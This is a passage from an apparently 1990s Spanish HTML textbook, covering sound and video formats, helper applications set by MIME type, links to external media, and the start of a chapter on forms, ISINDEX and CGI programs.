
En Microsoft Windows, el formato nativo para los archivos de sonido es .WAV. Uno de los pequeños programas que vienen con Windows (en el grupo Accesorios) es un programa llamado Reproductor multimedia. Reproductor multimedia puede reconocer y reproducir una diversidad de archivos multimedia, incluyendo .WAV, .AVI y MIDI. Cuando un explorador sigue un vínculo a un archivo .WAV, lo reconoce como un archivo de sonido de Microsoft y lo envía al Reproductor multimedia, que a continuación reproduce el archivo.

Estrictamente hablando, los exploradores no utilizan extensiones de archivo para determinar qué tipos de archivos están recibiendo. En lugar de eso, identifican a los tipos de archivo por el tipo de contenido MIME que el servidor remoto construye en la cabecera del HTTP cuando se los envía. Lo más frecuente, sin embargo, es que el servidor Web situado en el otro extremo de la línea examine la extensión de archivo en una tabla, y basándose en esa extensión, decida qué tipo de contenido MIME construir en la cabecera del HTTP. Por lo tanto, la extensión cuenta, aunque sólo sea indirectamente.


Para mostrar clips de vídeo, una computadora no necesita ningún equipamiento extra aparte de un monitor gráfico. Por supuesto, los Mac siempre han tenido monitores gráficos, y hoy en día prácticamente todos los PC tienen por lo menos monitores VGA. El software también viene incorporado normalmente. El mismo programa Reproductor multimedia que reproduce archivos de sonido bajo Windows también puede reproducir archivos de vídeo que estén en formato de vídeo .AVI de Microsoft.

La clave para hacer que funcionen el sonido, el vídeo y las imágenes externas con un explorador Web está en configurar el explorador para cada tipo de archivo (basándose en el tipo de contenido MIME) con el que se quiera utilizar. La mayoría de los exploradores tienen una pantalla de Instalar, Configuración, o Preferencias en la que se puede asociar cada tipo de contenido MIME con una aplicación. La Figura 12.4 muestra el cuadro de diálogo Preferences (Preferencias) de Netscape, que se utiliza para asociar los tipos de contenido MIME con las aplicaciones de asistencia. La columna de la izquierda de la ventana grande muestra los tipos de archivo MIME. La columna de en medio describe la acción que debe llevar a cabo el explorador cuando se encuentre con un archivo de cada tipo de contenido, y la columna de la derecha lista las extensiones comunes de archivo asociadas generalmente a cada tipo de contenido.

Los exploradores pueden llevar a cabo distintas clases de acciones. Una acción consiste en mostrar imágenes. También pueden ejecutar programas, por ejemplo, en la Figura 12.4, se puede ver que Netscape lanzará el programa MPLAYER (Reproductor multimedia) para un tipo de contenido *video/x-msvideo*. Los exploradores también le pueden pedir al usuario que realice una acción. Cuando los exploradores le piden que realice una acción, normalmente le preguntan si quiere guardar el archivo en disco o configurar un visualizador para el archivo.



**Figura 12.4.** Cuadro de diálogo Options/Preferences de aplicaciones de asistencia de Netscape.



**Figura 12.5.** Panel Options/Preferences/Viewers de NCSA Mosaic.

La Figura 12.5 muestra el panel Preferences correspondiente de NCSA Mosaic. Este cuadro de diálogo funciona de un modo algo diferente, pero la idea es la misma: se asocia un programa o acción con un tipo de contenido MIME.

Los ejemplos de sonido y vídeo que mencionamos aquí (el archivo de sonido .WAV y el archivo de vídeo .AVI) son formatos de medios nativos de Windows. Si todas las personas que leyeren sus páginas utilizarasen Microsoft Windows, usted no necesitaría conocer ningún otro sistema. Pero hay distintos tipos de computadoras y de sistemas operativos, así como muchos formatos distintos para archivos de vídeo y sonido. Este es el problema con el que se enfrenta al incorporar multimedia a sus páginas Web: proporcionar formatos que todos los tipos de computadoras y software puedan leer.

## Imágenes externas

En este libro hemos visto muchos ejemplos de imágenes insertadas. Para que sirva de repaso, una imagen insertada es aquella que se incrusta en las páginas Web con la etiqueta <IMG> o <FIG>. Por ejemplo,

```
<IMG SRC="f18.gif">
```


hará que los exploradores muestren la imagen insertada en el lugar en que se encuentre de la página Web. Pero, ¿qué cree que ocurre si, en vez de utilizar una de estas etiquetas, crea un ancla en la página y apunta con el atributo HREF del ancla directamente al archivo de imagen?

```
<A HREF="f18.gif">Una imagen de un aeroplano</A>
```

La página Web ya no mostrará la imagen. En su lugar, mostrará el texto de ancla («Una imagen de un aeroplano») como vínculo al archivo de imagen. Esto se llama *vínculo* a una imagen externa ya que no es una imagen insertada.

Entonces, ¿qué hace el explorador cuando usted pulsa sobre un vínculo? Si aún no ha configurado ningún visualizador externo, con toda probabilidad el explorador borrará la página y mostrará la imagen en la ventana del explorador. Sin embargo, la clave de las imágenes externas está en que sus lectores pueden configurar un visualizador aparte, o aplicación de asistencia, para los archivos GIF. De este modo, cuando pulsen sobre el vínculo a la imagen, su explorador lanzará la aplicación de asistencia para mostrar la imagen y el explorador continuará mostrando la página que contiene el ancla (véase la Figura 12.6).

Observe que configurar un explorador para que utilice un programa externo que muestre archivos GIF (o cualquier tipo de imagen) no afectará al modo en que compone las imágenes insertadas. Puede configurar el explorador para que utilice programas externos de cada tipo de imagen, y aún mostrará las imágenes insertadas normalmente en la ventana del explorador.



**Figura 12.6.** Un visualizador GIF mostrando una imagen externa (se puede ver el explorador debajo).

Entonces, ¿para qué sirven las imágenes externas? De hecho, no nos las encontramos muy a menudo. Sin embargo, están bien para algunas aplicaciones. Por ejemplo, una buena aplicación para las imágenes externas sería una página Web que sirviese de galería de arte. Si pone imágenes externas en una galería, los lectores pueden utilizar diferentes herramientas o programas para visualizar las imágenes dependiendo del formato (como GIF o JPG) y ver múltiples imágenes al mismo tiempo.

La Figura 12.7 muestra una página Web con una lista de vínculos a imágenes. También se están ejecutando varias copias de una aplicación de asistencia, en la que cada una muestra una imagen diferente. El visualizador que muestra las imágenes GIF es un programa llamado WinGIF; las imágenes JPG las muestra WinECJ. Ambos son programas shareware y están disponibles gratuitamente en Internet. Consulte su servidor Archie para encontrar un emplazamiento cercano. Para los visualizadores


Mac, consulte <http://www.qub.ac.uk/sigweb/mac-comms-utils.html>. Un visualizador bastante extendido para Macintosh es JPEGview, que muestra GIF y otros formatos así como archivos JPEG.

### Cómo trabajar con sonido

Los exploradores Web y HTML no tienen aún una utilidad para sonido insertado. Así, los exploradores tienen que utilizar aplicaciones de asistencia para manipular cada sonido que se ponga en sus páginas. Como se mencionó anteriormente, el formato nativo de sonido para las computadoras Microsoft Windows es .WAV. *Nativo* quiere decir que el software que se necesita para reproducir archivos .WAV (el programa Reproductor multimedia) es parte del propio Windows —no se necesita ningún software adicional—. Por supuesto, se necesita una tarjeta de sonido y altavoces. Reproductor multimedia también forma parte de Windows 95.

Para configurar un explorador de modo que reproduzca los sonidos automáticamente cuando se los encuentre, basta con configurar MPLAYER (el nombre de archivo del programa Reproductor multimedia) como la aplicación para lanzar los archivos .WAV.

Lamentablemente, la mayoría de los archivos de sonido que se encuentran en el World Wide Web no son archivos .WAV. Las estaciones de trabajo Unix de Sun



**Figura 12.7.** Utilización de visualizadores externos para inspeccionar una galería de fotos.

MicroSystems tenían soporte para sonido mucho antes que Windows, así que utilizan su propio formato para archivos de sonido. Y las computadoras Macintosh utilizan un formato para archivos de sonido completamente distinto.

Quizá los desarrolladores de hardware y software se pongan de acuerdo pronto y desarrollen archivos de sonido y vídeo con un formato común. Cuando llegue ese día, no dude que el nuevo estándar reunirá las mejores cualidades de cada uno de los formatos existentes y este pequeño desorden que tenemos que soportar hoy no habrá sido en vano.

Mientras tanto, podemos hacer cosas para mejorar la operatividad entre los distintos medios de sonido y de vídeo. En primer lugar, podemos animar a la gente a que busque y utilice los reproductores de medios más competentes —es decir, aquéllos que pueden manipular una gama más extensa de formatos de vídeo y sonido— así como las aplicaciones de asistencia que utilizan con sus exploradores Web. Más importante aún, cuando ofrezcamos vínculos de sonido y de vídeo en nuestras páginas Web, tenemos que proporcionarlos en al menos dos —si no tres— formatos. Los formatos de sonido más conocidos y sus extensiones son:

- Sun Microsystems: .au.
- Microsoft Windows: .WAV.
- Macintosh: .SND y .AIFF.

El formato .au de Sun es el más antiguo y menos competente. Estos archivos están muy extendidos en Internet debido al gran número de estaciones de trabajo Sun conectadas a ella. Sin embargo, la mayoría de los archivos .au son de ocho bits, con lo que no aprovechan las capacidades del equipamiento de sonido y del software de hoy en día (la mayor parte de 16 bits).

Con un número creciente de usuarios de Microsoft Windows en Internet, es probable que cada vez veamos más y más archivos .WAV en las páginas Web. Los Mac pueden utilizar tanto el formato .SND como el .AIFF, y su presencia también está aumentando en Internet. Para los usuarios de Windows, una buena solución para reproducir sonidos en sus sistemas es un programa shareware llamado *WPLANY*. Puede reproducir todos los formatos de sonido importantes, incluyendo a .WAV, .SND, .au e incluso los formatos .VOC de Creative Labs e .IFF de Amiga. *WPLANY* está disponible de forma gratuita en Internet; utilice un servidor Archie para encontrar una ubicación cercana.

### ***Conversión de formatos de sonido***

Hay un conjunto de utilidades disponibles gratuitamente en Internet que convierten los archivos de sonido de un formato a otro. Esto es importante ya que cualquier clip de sonido que quiera incluir en una página Web, tanto si lo encuentra como si lo crea usted mismo, estará en alguno de los formatos que se acaban de listar. Dado que debe proporcionar su archivo en al menos dos, y probablemente tres, formatos, usted mismo tendrá que hacer la conversión.



**Tabla 12.1.** Programas de conversión de archivos de sonido.

Programa	Plataforma	Conversión	Emplazamiento
Brian's Sound Tool	Mac	.WAV a Mac	ftp://src.doc.ic.ac.uk/ computing/systems/ mac/info-mac/snd /util/brians-sound- tool-13.hqx
Snd Converter Pro	Mac	.SND a .AIFF	ftp://src.doc.ic.ac.uk /computing/systems /mac/info-mac /snd/util/snd- converter-pro-20.hqx
WAVany	Windows	todos a todos	ftp://ftp.netcom.com /pub/ne/nesius/ wvany10.zip

Si utiliza Microsoft Windows, lo más probable es que grabe su mensaje en formato .WAV utilizando bien el programa Grabadora de sonidos o bien uno de los programas que vienen con las tarjetas de sonido más extendidas. Si utiliza un Mac, probablemente grabará su mensaje en formato .AIFF.

Las dos opciones de formato de sonido más importantes que puede proporcionar en sus páginas son los archivos .WAV para los usuarios de Windows y los archivos .AIFF para los usuarios de Mac. Si quiere proporcionar archivos .au para los usuarios de Unix, tendrá que hacer otra conversión. La Tabla 12.1 lista algunos programas de conversión, las conversiones que hacen, y dónde se pueden encontrar en Internet. No entraremos en los detalles sobre la utilización de estos programas; para recibir información adicional consulte su documentación.


### Vinculación al sonido

Para crear un vínculo a un archivo de sonido, se inserta un ancla que remita al archivo de sonido del mismo modo que cuando se crea un vínculo a un archivo de imagen externa:

```
<A HREF="bluejay.wav">El canto del arrendajo azul<A>
```

Pero dado que se proporcionan los vínculos en tres formatos, tendría un aspecto más parecido a esto:

```
<A HREF="bluejay.wav">El canto del arrendajo azul (formato .WAVde  
Windows)<A>
```



**Figura 12.8.** Vínculos a tres formatos de sonido (con iconos de sonido).

```
<A HREF="bluejay.aiff">El canto del arrendajo azul(formato .AIFF de  
Mac)<A>
```

```
<A HREF="bluejay.au">El canto del arrendajo azul (formato .au de  
Sun)<A>
```

También es bueno proporcionar un icono descriptivo con vínculos de sonido e indicar el tamaño aproximado del archivo de sonido (véase la Figura 12.8). De este modo, la gente puede saber con una simple ojeada que está siguiendo un vínculo a un clip de sonido y el tiempo que puede tardar en transferirlo. Un icono también informa a los lectores que no estén familiarizados con su lenguaje de que el vínculo conduce a un clip de sonido.

### ***Cómo trabajar con vídeo***

Los retos con los que se enfrenta al integrar clips de vídeo en sus páginas Web son más o menos los mismos que los que vimos al tratar el sonido. Estos problemas no implican a HTML, pero si quiere proporcionar clips de vídeo a gente con todo tipo de computadoras y software, tiene que convertir los clips a formatos conocidos.

Igual que con los formatos de sonido, hay distintos formatos para las imágenes de vídeo. De estos formatos, tres son lo suficientemente conocidos como para que ofrezcan vínculos a ellos:

- Microsoft Video for Windows.
- QuickTime.
- MPEG.

El formato QuickTime es el nativo de Macintosh e incluye vídeo y sonido.

El tercer formato importante de vídeo es MPEG, cuyas siglas corresponden a Motion Picture Expert Group, una organización que se fundó para crear un formato estándar de plataforma cruzada para vídeo digitalizado. El formato original de vídeo MPEG no incluía sonido. El estándar más reciente MPEG II incluye sonido, pero la compresión es tan alta que descomprimir MPEG de sonido y MPEG de vídeo a la vez supone una carga demasiado grande para aquellas computadoras que no se encuentren entre las más rápidas del mercado. Para utilizar MPEG eficazmente, necesita equipar a su computadora con una tarjeta que descodifique los archivos MPEG II con hardware más que con software.

MPEG se diferencia de AVI y QuickTime en que es un estándar profesional para codificar (y decodificar) una secuencia de bits de audio y sonido para productos electrónicos de consumo. Por ejemplo, los nuevos servicios de televisión por satélite utilizan código MPEG II para sus transmisiones digitales por satélite y llevan a cabo la decodificación directamente en el hardware de sus receptores. Esto permite una descompresión muy rápida de las señales de vídeo y sonido. La televisión de alta definición (HDTV) también utiliza compresión MPEG II, y en el futuro puede que las compañías de televisión por cable cambien a algoritmos MPEG.

Los fabricantes de productos electrónicos están cambiando ahora los esquemas de codificación de MPEG I a MPEG II. No se generalizarán las capacidades de MPEG II en las aplicaciones de Internet y el World Wide Web hasta que las computadoras y los adaptadores de monitor de vídeo sean más rápidos o hasta que sean asequibles tarjetas especiales de vídeo que liberen de esa carga a las computadoras. Para más información, consulte el FAQ de MPEG en <http://www.crs4.it/~luigi/MPEG/mpegfaq.html>.

Sin embargo, hay unas cuantas películas MPEG I en el Web. El formato MPEG I sería una alternativa razonable como formato estándar de vídeo si no fuese por dos problemas: El estándar ha pasado a MPEG II que de momento no está al alcance de las posibilidades de la mayoría de las computadoras de escritorio y —más importante— el formato de vídeo MPEG I no incluye sonido.

Comparados con MPEG II, los formatos AVI y QuickTime son simplistas. Sin embargo, son superiores a MPEG I ya que incluyen sonido. La Tabla 12.2 lista algunos de los programas de software conocidos para reproducir archivos de sonido y muestra las plataformas sobre las que se ejecutan, los formatos que utilizan, y algunas ideas sobre dónde encontrarlos.

Si piensa ofrecer un clip de vídeo original en una página Web, primero tendrá que grabarlo y digitalizarlo. No entraremos en los detalles de cómo hacerlo, pero mencionaremos que una estrategia consiste simplemente en comprar una tarjeta de captura de vídeo para su computadora y enchufarle un grabadora de vídeo. Las tarjetas de captura de vídeo vienen con el software necesario para utilizarlas, pero a menudo capturan archivos de vídeo a un formato propietario. Su primera tarea, por lo tanto, será utilizar el software que proporciona el fabricante de su dispositivo de captura de vídeo para convertir el clip de vídeo a uno de los formatos estándar —AVI, QuickTime o MPEG—. Antes de comprar una tarjeta de captura de vídeo, asegúrese de que el software proporciona algún modo de hacer esto.

**Tabla 12.2.** Programas de software de vídeo conocidos.

Programa	Plataforma	Formatos	Ubicación
Sparkle	Mac	MPEG QuickTime	<a href="ftp://ftp.cc.utexas.edu/microlib/mac/multimedia/">ftp://ftp.cc.utexas.edu/microlib/mac/multimedia/</a>
QTime	Windows	QuickTime	<a href="ftp://src.doc.ic.ac.uk/computing/systems/ibmpc/windows3/">ftp://src.doc.ic.ac.uk/computing/systems/ibmpc/windows3/</a>
MPEGPlay	Windows	MPEG	<a href="http://www.geom.umm.edu/docs/mpeg_play/mpeg_play.html">http://www.geom.umm.edu/docs/mpeg_play/mpeg_play.html</a>
QuickTime for Windows Video	Windows	QuickTime	<a href="http://quicktime.apple.com/">http://quicktime.apple.com/</a>
for Windows	Windows	AVI	<a href="http://www.microsoft.com/">http://www.microsoft.com/</a>

**Tabla 12.3.** Programas de conversión de vídeo.

Programa	Plataforma	Conversión	Ubicación
Sparkle	Mac	MPEG-QuickTime	<a href="ftp://ftp.cc.utexas.edu/microlib/mac/multimedia/">ftp://ftp.cc.utexas.edu/microlib/mac/multimedia/</a>
AVI→Quick	Mac	AVI-Quick	<a href="ftp://hyperarchive.lcs.mit.edu/info-mac/gst/mov/avi_to_qtconverter.hqx">ftp://hyperarchive.lcs.mit.edu/info-mac/gst/mov/avi_to_qtconverter.hqx</a>
SmartVid	Windows	AVI-QuickTime	<a href="ftp://ftp.intel.com/pub/IAL/multimedia/smartv.exe">ftp://ftp.intel.com/pub/IAL/multimedia/smartv.exe</a>
XingCD	Windows	AV-MPEG	<a href="http://www.wingtech.com/">http://www.wingtech.com/</a>

Una vez que tenga su clip en un formato estándar, tendrá que encontrar un programa de conversión para traducirlo a los otros formatos. La Tabla 12.3 lista algunos programas que puede utilizar para hacer esto.

Una complicación adicional es que el formato QuickTime para Macintosh es diferente del formato QuickTime para otras plataformas. Si piensa ofrecer un vínculo a una versión QuickTime de un clip de vídeo, tendrá que especificar si es para un Mac o no. Los videos QuickTime creados en plataformas Mac se deben *suavizar* para otras plataformas. En la Tabla 12.4, aparecen listadas dos utilidades para suavizar clips QuickTime.

**Tabla 12.4.** Convertidores QuickTime de Mac.

Programa	Plataforma	Ubicación
Fast Action	Mac	ftp://hyperarchive.lcs.mit.edu/ nfo-mac/gst/mov/fast-action-10.hqx
Qflat	Windows	ftp://venice.tcp.com/pub/ anime-manga/software/viewers/qtflat.zip

Si está interesado en desplegar algunos clips de vídeo en distintos formatos para poder experimentar con ellos, consulte los archivos que aparecen en la Tabla 12.5. Para información sobre más ubicaciones, consulte la sección: «Computadoras: Multimedia» de las *Páginas Amarillas Internet* (Osborne McGraw-Hill).

Por último, si quiere aprender más sobre cómo integrar películas en su web o sobre cómo hacer vídeos en general, consulte las siguientes ubicaciones:

- [http://www.el.dorado.ca.us/-homeport/white\\_paper\\_toc.html](http://www.el.dorado.ca.us/-homeport/white_paper_toc.html).
- <http://www.io.org/-mbelli>.

**Tabla 12.5.** Algunas ubicaciones con un buen surtido de archivos de vídeo.

Formato	Ubicación
QuickTime	<a href="http://mambo.ucsc.edu/psl/thant/thant.html">http://mambo.ucsc.edu/psl/thant/thant.html</a>
MPEG	<a href="http://cuiwww.unige.ch/w3catalog/">http://cuiwww.unige.ch/w3catalog/</a>
MPEG	<a href="http://w3.eeb.ele.tue.nl/mpeg/">http://w3.eeb.ele.tue.nl/mpeg/</a>
MPEG	<a href="http://www.cs.ulc.ac.uk/movies/">http://www.cs.ulc.ac.uk/movies/</a>



---

## ***Formularios e interfaces de pasarela***

Las dos utilidades que convierten al Web en un medio interactivo son los formularios y las interfaces de pasarela. Si no se ha topado con formularios en el Web, al menos ha visto unos cuantos ejemplos en los capítulos precedentes. Dado que los formularios y las interfaces de pasarela están estrechamente relacionados, los vamos a tratar juntos en este capítulo.

Los formularios permiten que los lectores de sus páginas le envíen información o, mejor dicho a un programa que usted ha instalado para gestionar esa información. Esto es lo que permite una comunicación en ambos sentidos y una interactividad.

Pero los formularios en los que sus lectores introducen la información son solamente la mitad del rompecabezas. Para hacer algo con la información que le presentan sus lectores, tiene que crear un programa que reciba la información de sus exploradores y haga algo con ella. Estos programas se llaman *interfaces comunes de pasarela*, *guiones CGI*, o *programas CGI*. Para instalar programas CGI en su sistema, debe tener acceso a su servidor Web o tener un administrador de sistemas conforme.

En este capítulo le mostraremos los bloques de construcción de interactividad. Verá cómo unir formularios y programas CGI para conseguir la funcionalidad que quiere en su web.

---

### ***Interfaces de pasarela***

¿Es necesario ser programador para escribir un programa CGI? No. Aunque ayuda tener algunos conocimientos de cómo funcionan los programas informáticos en un entorno de línea de órdenes como MS-DOS o Unix. No necesita unos grandes cono-

cimientos que no pueda aprender rápidamente si ha escrito alguna vez un archivo de procesamiento por lotes de DOS o ha editado su propio AUTOEXEC.BAT. Si ha escrito programas antes, mejor que mejor.

Por regla general, se puede utilizar cualquier lenguaje de programación para escribir un programa CGI. El único requisito es que el código sea traducible a un programa ejecutable autónomo (uno que no necesite un intérprete o un entorno especial para ejecutarse).

## ***Dos tipos de interfaces***

Una persona que utilice un explorador puede enviar información a un servidor Web de dos modos. El primer método utiliza la etiqueta <ISINDEX> que vimos en el Capítulo 8.

The screenshot shows a Netscape browser window titled "Netscape - [Personal Information Form]". The menu bar includes "File", "Edit", "View", "Go", "Bookmarks", "Options", "Directory", and "Help". The main content area contains the text "Por favor, rellene los siguientes campos:" followed by a form with the following fields:

- Nombre: [text input]
- Dirección: [text input]
- Ciudad,código: [text input]
- Teléfono: [text input]
- Email: [text input]
- Alias: [text input]

Below these fields are two sections:

- Content requested**
  - Send summary information: ☒
  - Send detail information: ☐
- Send via:**
  - Electronic mail: ☒
  - Postal service: ☐

At the bottom of the form is a text area with the placeholder "Leave us a comment here:" and a "Submit form" button. Below the form are two buttons: "Clear fields" and "Submit form". At the very bottom, there is a link "Return to home page".


**Figura 13.1.** Una petición basada en formulario solicitando un nombre y dirección.



En ese capítulo, hablamos sobre esta etiqueta y vimos una figura que mostraba el cuadro de edición que pone en una página Web, pero no le dimos toda la información necesaria para utilizar la etiqueta.

La etiqueta <ISINDEX> hace que un explorador muestre un cuadro de edición único en una página Web en el que se puede introducir texto. Este tipo de interacción se llama *petición basada en documento*. Se llama *petición* porque se utiliza principalmente para transmitir una sola palabra, o unas pocas palabras clave, a alguna clase de mecanismo de base de datos para llevar a cabo una búsqueda. Se llama *basada en documento* ya que el código que define el índice de búsqueda y especifica qué hacer con el texto que se ha introducido en él forma parte del propio documento (explicaremos esto en un momento).

El segundo modo de obtener información por parte de un lector es con un formulario real (al contrario que un cuadro de edición único de un índice de búsqueda). Un formulario es un conjunto de cuadros de entrada de una página Web que admiten texto y




1. El explorador solicita un URL del servidor.
2. El servidor reconoce el URL como un programa CGI y ejecuta el programa.
3. El programa CGI reconoce que el servidor no envió datos, por lo que envía una página con la etiqueta <IS INDEX> para que el usuario introduzca algún criterio de búsqueda.
4. El usuario introduce una palabra o palabras, y pulsa INTRO.
5. El servidor ejecuta de nuevo el mismo programa CGI, pero esta vez pasa el criterio de búsqueda al programa CGI.
6. El programa CGI se ejecuta de nuevo, reconoce que el servidor pasó una cadena de búsqueda, procesa la petición y envía de vuelta la salida al explorador.

**Figura 13.2.** Trabajos conceptuales de una petición basada en documento.

